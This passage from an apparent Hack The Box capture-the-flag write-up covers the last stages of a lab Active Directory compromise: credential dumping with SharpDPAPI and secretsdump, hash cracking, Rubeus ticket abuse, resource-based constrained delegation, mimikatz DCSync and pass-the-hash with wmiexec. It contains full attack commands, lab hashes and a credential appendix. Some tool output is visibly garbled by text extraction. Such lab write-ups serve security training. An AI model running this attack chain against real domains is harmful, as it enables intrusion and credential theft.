[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:445 ... OK
SMB    192.168.11.210 445  MS01          [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:MS01) (signing=False) (SMBv1=False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:445 ... OK
SMB    192.168.11.210 445  MS01          [*] MS01\elliott:LetMeInAgain!

```

We don't receive "Pwn3d!" here due to [UAC token filtering](#) (elliott is not the RID 500 local admin), but as we saw earlier he **is** a member of local administrators group.

I will RDP into MS01 and grab the fifth flag:

```
$ proxychains4 -q -f ./proxychains4.conf xfreerdp /u:'elliott' /p:'LetMeInAgain!'
/v:192.168.11.210 /dynamic-resolution +clipboard
/drive:share,/home/snovvcrash/htb/endgames/ascension/www
```

!Flag

ASCENSION{sl4ck1ng_0n_*****}

7. Maverick

Being the local administrator on MS01, I will exfiltrate some extra creds with SharpDPAPI (again).

```

Administrator: c:\windows\system32\cmd.exe - powershell
PS C:\Users\elliot.MS01\music> .\SharpDPAPI.exe machinetriage

[+] Machine DPAPI Credential, Vault, and Certificate Triage
[+] Elevating to SYSTEM via token duplication for LSA secret retrieval
[+] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*] full: 487772FBFFEDCCD08B08239AF25F7C42A0C2AB7636CBED3241336B34893574F96C27A7411F18A6C
[*] m/u : 487772FBFFEDCCD08B08239AF25F7C42A0C2AB76 / 36CBED3241336B34893574F96C27A7411F18A6C

[*] SYSTEM master key cache:
{236ba6f2-6d51-4312-beb2-365eb2897601}:E9AB8AB7568ABEEA751B1D5B4A8C14A682DE5CC4
{6af669bc-5e57-413c-ba26-6d63fb62c794}:78EF352E05532ADF635D9AFEEC839B96E99601A6
{b88476d3-b611-4e16-be7f-8525fb5dcdf4}:14F7A4B882D7D01EDF4C9015E10868649F58D159
{bd0e6c0c-1301-4c56-90f0-4dd4504dc8ce}:F2FBB1F90F09F29D7B20D4366BCE33C9B439CC81
{360b584f-7027-4f23-85ad-b13720f57979}:58B9072F514E39AB9036140775FA34FE852924E4
{b0724227-4609-4b11-81ad-4694b3e3e947}:C5CCE9487809C753C814848080BF1DD16985B509
{e85f73ce-4638-49bf-a1b2-984e0be4890b}:1C834ECB6C3DC3502001A4974DDF46E01141FDDF
{f52cb0ce-0f39-422a-bff2-68b49e60beb5}:11D1FB8FB59C7E18C8600959C13DF23FE22C8ADE

[*] Triaging System Credentials

Folder      : C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Credentials
CredFile    : 7E6A4CF66305FBFB5B060CD27A723F46
guidMasterKey : {360b584f-7027-4f23-85ad-b13720f57979}
size        : 576
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description : Local Credential Data

LastWritten   : 10/14/2020 10:33:07 AM
TargetName    : Domain:batch=TaskScheduler:Task:{A7499C51-AB7C-44BF-9314-6A305239E450}
TargetAlias   :
Comment      :
UserName     : MS01\Administrator
Credential   : FWErfsht4ghd7f6dwx

```

I will also grab SAM, SYSTEM and SECURITY registry hives and decrypt other local secrets.

```

Administrator: ~# ./secretdump.py -sam sam.hive -system system.hive -security security.hive LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2010-2021 SecureAuth Corporation

[*] Target system bootKey: 0x90f5421891c9e26f038203ffae531dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78350c7b3c5fe865d954d5b47013e21f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3131accf305954967753590a4bc57daa:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:1df4fb8a87e9ea258720fe61f5f3867f:::
elliott:1003:aad3b435b51404eeaad3b435b51404ee:07c5c0292bbed63e4f74126e65e308b:::
[*] Dumping cached domain logon information (domain/username;hash)
MEGAIRLINE.LOCAL/Administrator:$DCC2$10240#Administrator$3ea6e70c7142de7e521195f33086a2bf
MEGAIRLINE.LOCAL/elliott:$DCC2$10240#elliott$1985a8159434672943be04f94cea4b2
MEGAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:e94f84ec03dec01b9d03a7b81884b9bbd593be8f092e180d3483b262b6b630d0af65b3311557aaae91f399e17aa6d0ddfee07c5
2012138732fdbd6590a7151068357440d05a77bf91665b9b693be28456f47ca11d99a9012b533833d129937091e42e6f101ab2770905830c4e54eb433ae08f03c07309
$MACHINE.ACC: ad3b435b51404eeaad3b435b51404ee:a7d15994aed70866bebbbdd24fa02b0
[*] DPAPI_SYSTEM
dpapi_machinekey:0x487772fbffedcc08b08239af25f7c42a0c2ab76
dpapi_userkey:0x36cbcede3241336b34893574f96c27a7411f18a6c
[*] NL$KM
0000 33 EB 2A 1D A2 AF F4 43 EC AF 9F 47 4D F4 85 79 3.*....C...GM..y
0010 87 AB 4E 71 64 8F D0 0F 94 E3 04 13 05 CD DA 92 ...Ngd.....
0020 9B D1 EB 02 EA 26 6E 4B 0E 77 99 6A 29 73 7C 20 .....6Nk.w.j)s|
0030 D1 76 7B 6 3E 7F 42 CF 10 8A AA 01 D8 49 88 3D ..v.{.>.B.....I.=
NL$KM:33eb2a1da2aff443ecaf9f474df4857987a84e71648fd00f94e3041305ccdd9a929hd1eb02ea266e4b0e77996a29737c20d1767bb63e7f42cf108aaa01d849883d
[*] Cleaning up...


```

Performing Credential Stuffing, I will find out that `MEGAIRLINE\anna` user reuses her credentials for the builtin administrator account:

```
$ hashcat64.exe -m 2100 hashes/htb w --username
```

```
snovvcrash@snovvcrash-DT-WIN:/mnt/e/Programs/hashcat
→ /mnt/.../Programs/hashcat cat hashes/htb
MEGAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49
→ /mnt/.../Programs/hashcat cat w
FWErfsgt4ghd7f6dwx
→ /mnt/.../Programs/hashcat hashcat64.exe -m 2100 hashes/htb w --username --show
MEGAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49:FWErfsgt4ghd7f6dwx
```

Observing anna's privileges in Bloodhound, the rest turns out to be trivial – RBCD's coming!!



I am not able to authenticate nether from MS01 or from DC2 as MEGAIRLINE\anna due to some policy restrictions (`runas /netonly` or [NamedPipePTH](#) does not work either), so I will have to figure out the way to use anna's creds.

```
C:\Users\Administrator\Music>hostname
DC1
C:\Users\Administrator\Music>net use \\dc2.megaairline.local\NETLOGON 'FWErfsgt4ghd7f6dwx' /user:megaairline.local\anna
System error 2240 has occurred.

The user is not allowed to log on from this workstation.
```

I can use [Rubeus asktgt](#) in this situation to request Kerberos TGT and legitimately impersonate anna via Pass-the-Ticket. I also thought that doing Overpass-the-Hash with Mimikatz `sekurlsa::pth` will work, but it does not seem it does.

I suppose the Mimikatz approach fails due to the nature of `sekurlsa::pth` module which injects the hash directly into LSASS memory, when Rubeus "*causes the normal Kerberos authentication process to kick off as normal as if the user had normally logged on, turning the supplied hash into a fully-fledged TGT*" ([ref](#)).

Anyways, now I can do all the RBCD stuff right from DC1.daedalus.local:

```
Cmd > .\Rubeus.exe asktgt /domain:megaairline.local /dc:dc2 /user:anna  
/password:FWErfsgt4ghd7f6dwx  
/createnetonly:C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe /show
```

```
PS > . .\powermad.ps1
PS > . .\powerview4.ps1
PS > New-MachineAccount -MachineAccount iLovePizza -Password $(ConvertTo-SecureString 'Passw0rd!' -AsPlainText -Force) -Verbose -Domain megaairline.local -DomainController DC2.megaairline.local
PS > Set-DomainRBCD DC2 -DelegateFrom iLovePizza -Domain megaairline.local -Server DC2.megaairline.local -verbose
PS > .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza /rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator /msdsspn:CIFS/DC2.megaairline.local /ptt /nowrap
PS > cd \\dc2.megaairline.local\c$
```

...

```
PS > c:
PS > .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza /rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator /msdsspn:CIFS/DC2.megaairline.local /altservice:LDAP /ptt /nowrap
PS > .\mimikatz.exe "log dcsync.txt" "lsadump::dcsync /domain:megaairline.local /user:administrator /all /cvs" "exit"
```



```

Administrator: Command Prompt
C:\Users\Administrator\Music>hostname
DC1

Administrator:C:\Windows\System32\WindowsPowerShellV1.0\powershell.exe
PS C:\users\administrator\music> .\mimikatz.exe "log dcsync.txt" "lsadump::dcsync /domain:megaairline.local /user:anna /all /cvs" "exit"
Administrator: Command Prompt

```

Output of mimikatz log dcsync.txt:

```

[+] Ticket successfully imported!
PS C:\users\administrator\music> .\mimikatz.exe "log dcsync.txt" "lsadump::dcsync /domain:megaairline.local /user:anna /all /cvs" "exit"

#####
# A Vie, A L'Amour` - (oe.eo)
### < > #
## < > # /*** Benjamin DE PY gentilkiwi.com
## < > # > https://log.gentilkiwi.com/mimikatz
## < > # Vincent LE TOUX (vincent.letoux@gmail.com)
## < > # https://pingcastle.com / https://mysmartlogon.com **/
#####

mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
[*] Action: Ask TGT
[*] Showing process : True
[*] Process : 'C:\Windows\System32\'
[*] ProcessID : 4556
[*] LUID : 0x9889861
[*] Using 'dcsync.txt' for ticket
[*] Using rc4_hmac hash: 78350C7B3C5FE865D [DC] 'megaairline.local' will be the domain
[*] Building AS-REQ (w/ preauth) for: 'meg [DC]' DC2.megaairline.local' will be the DC server
[*] Target LUID : 159946849
[*] TGT request successful!
[*] base64(ticket.kirbi):
Object RDN : megaairline
doIFIDCCBRyggAwIBBaEDAgEwoIEKjCCBCZh
oiYwJKADAgEC0R0wGxGg3J1gg0gxftWdhObject RDN : LostAndFound
ABYEGggCaXk9MMeqad0kkcg/poolz4p#
m0Q0qMASEfUeC0L0wGxGg3J1gg0gxftWdhObject RDN : Deleted Objects
Z620NWhGOpFvnh1z27tXKKbFvF5FTObject RDN : Deleted Objects
WvU1z50YnZTpAAv1rPc1p120V0VZ0VtU
QedH/69MONZkmBu88YKvoao1kOQ6s1mk1
gjh8v+siGm8KBrNbFrmuRgvWmQaGbS7Object RDN : Users
EUkyHgyFNCDjbWv6xb4sfJ0H1z9Caa8s/
p01x18tRQ+47v3ep181cyIUEall4g0Golz
MF12af1RlVz9HM06/7WT1KmRq0pdt/kObject RDN : Computers
Cea2wQh10IEGE9/PWxYz0mQaF7Ag0sFy
FuA1j361OfOox4Gggq6zv+S/xT72B3Yspe2
xhgWocYkB721Butj6o+4D0Mrntaqx1tDyObject RDN : System
SLWbrGTGlyk8hCEMoJ4Y+pB56RAKyDRNZN
200HEC539upFmbqcVyrLjtjX1ZQpgofig
Zyb7Or//M1pIZP0LDRPruscCY3rnf05ZRLsObject RDN : WinsockServices
oehbZ7bdqsyppHyByn1keIWpBj3msPqv5
BPsfjyn24ijgeEwgddogAwBAKKB1gS8B32B
RvC9/gMrIwnuoMbEUifR0FB5VMSUSFLkxPObject RDN : RpcServices
GA8yMDIMQyMjZ1NTIONfqmErpHfJyHtA0
RUDbQU1STE10RS5MT0NBTKmICsgaw1BAqd0

[*] Target LUID: 0x9889861 Object RDN : Filelinks
[*] Ticket successfully imported!

ServiceName : krbtgt/megaairlObject RDN : VolumeTable
ServiceRealm : MEGAIRLINE.LOC
UserName : anna
UserRealm : MEGAIRLINE.LOCObject RDN : ObjectMoveTable
StartTime : 4/22/2021 4:52:
EndTime : 4/23/2021 2:52:44 AM
RenewTill : 4/29/2021 4:52:44 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : q+VJNte/ukbwvf4DCK8J8A==

C:\Users\Administrator\Music>

```

```

Administrator: Command Prompt
C:\Users\Administrator\Music>hostname
DC1

Administrator:C:\Windows\System32\WindowsPowerShellV1.0\powershell.exe
PS C:\users\administrator\music> .\mimikatz.exe "log dcsync.txt" "ls .\dcsync.txt"
Administrator: Command Prompt

```

Output of mimikatz log dcsync.txt:

```

Administrator: Command Prompt
C:\Users\Administrator\Music>hostname
DC1

Administrator:C:\Windows\System32\WindowsPowerShellV1.0\powershell.exe
PS C:\users\administrator\music> .\mimikatz.exe "log dcsync.txt" "ls .\dcsync.txt"
Administrator: Command Prompt

```

Credentials:

Object RDN	iLovePizza
** SAM ACCOUNT **	
SAM Username	iLovePizza\$
User Account Control	00001000 (WORKSTATION_TRUST_ACCOUNT)
Object Security ID	S-1-5-21-75547830-308377188-957446042-8610
Object Relative ID	8610

Object RDN : iLovePizza


Directory: C:\users\administrator\music

LastWriteTime	Length	Name
4/22/2021 4:54 PM	29761	dcsync.txt

Administrator: Command Prompt

Having obtained the full DCSync dump, I can use impacket to log into DC2 through double hop proxy via WMI:

```
$ proxychains4 -f ./proxychains4.conf wmiexec.py  
MEGAIRLINE/administrator@192.168.11.201 -hashes  
:674f1a5c73f4faad8ddbf7f3bf86db60 -shell-type powershell
```



```
Sn@vvcr:~$ on kali-vm in ~/htb/endgames/ascension/proxy at [23/04 22:29]  
└─o cat ./www/dcSync.txt | grep S-1-5-21-775547830-308377188-957446042-500 -A4 -B2  
SAM Username : Administrator  
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )  
Object Security ID : S-1-5-21-775547830-308377188-957446042-500  
Object Relative ID : 500  
  
Credentials:  
Hash NTLM: 674f1a5c73f4faad8ddbf7f3bf86db60  
Sn@vvcr:~$ on kali-vm in ~/htb/endgames/ascension/proxy at [23/04 22:29]  
└─o proxychains4 -f ./proxychains4.conf wmiexec.py MEGAIRLINE/administrator:'@192.168.11.201 -hashes :674f1a5c73f4faad8ddbf7f3bf86db60 -shell-type powershell  
[proxychains] config file found: ./proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation  
  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.201:445 ... OK  
[*] SMB3.0 dialect used  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.201:135 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.201:49668 ... OK  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
PS C:\> whoami  
megaairline\administrator  
  
PS C:\> hostname  
DC2  
  
PS C:\> cat \users\administrator\desktop\flag.txt  
ASCENSION{g0t_a1L_*****}
```

⌚ **Feature.** Check out the `-shell-type feature` of mine to spawn a PowerShell shell via impacket's `*exec.py` scripts!

!Flag

```
ASCENSION{g0t_a1L_*****}
```

Appendix

A. Creds

```
MSSQL:daedalus:L3tM3FlyUpH1gh  
MSSQL:sa:MySAisL33TM4n  
WEB01\svc_dev:a2W@rWAHzG+zQrB4  
WEB01\Administrator:EXuLyX_WtHxx9ps9  
DAEDALUS\billing_user:D43d4lusB1ll1ngB055  
DAEDALUS\svc_backup:jkQXAnHKj#7w#XS$  
DAEDALUS\elliot:84@m!n@9  
DAEDALUS\Administrator:pleasefastenyourseatbelts01!  
MEGAIRLINES\elliot:84@m!n@9  
MS01\elliot:LetMeInAgain!  
MS01\Administrator:FWErfsgt4ghd7f6dwx  
MEGAIRLINES\anna:FWErfsgt4ghd7f6dwx
```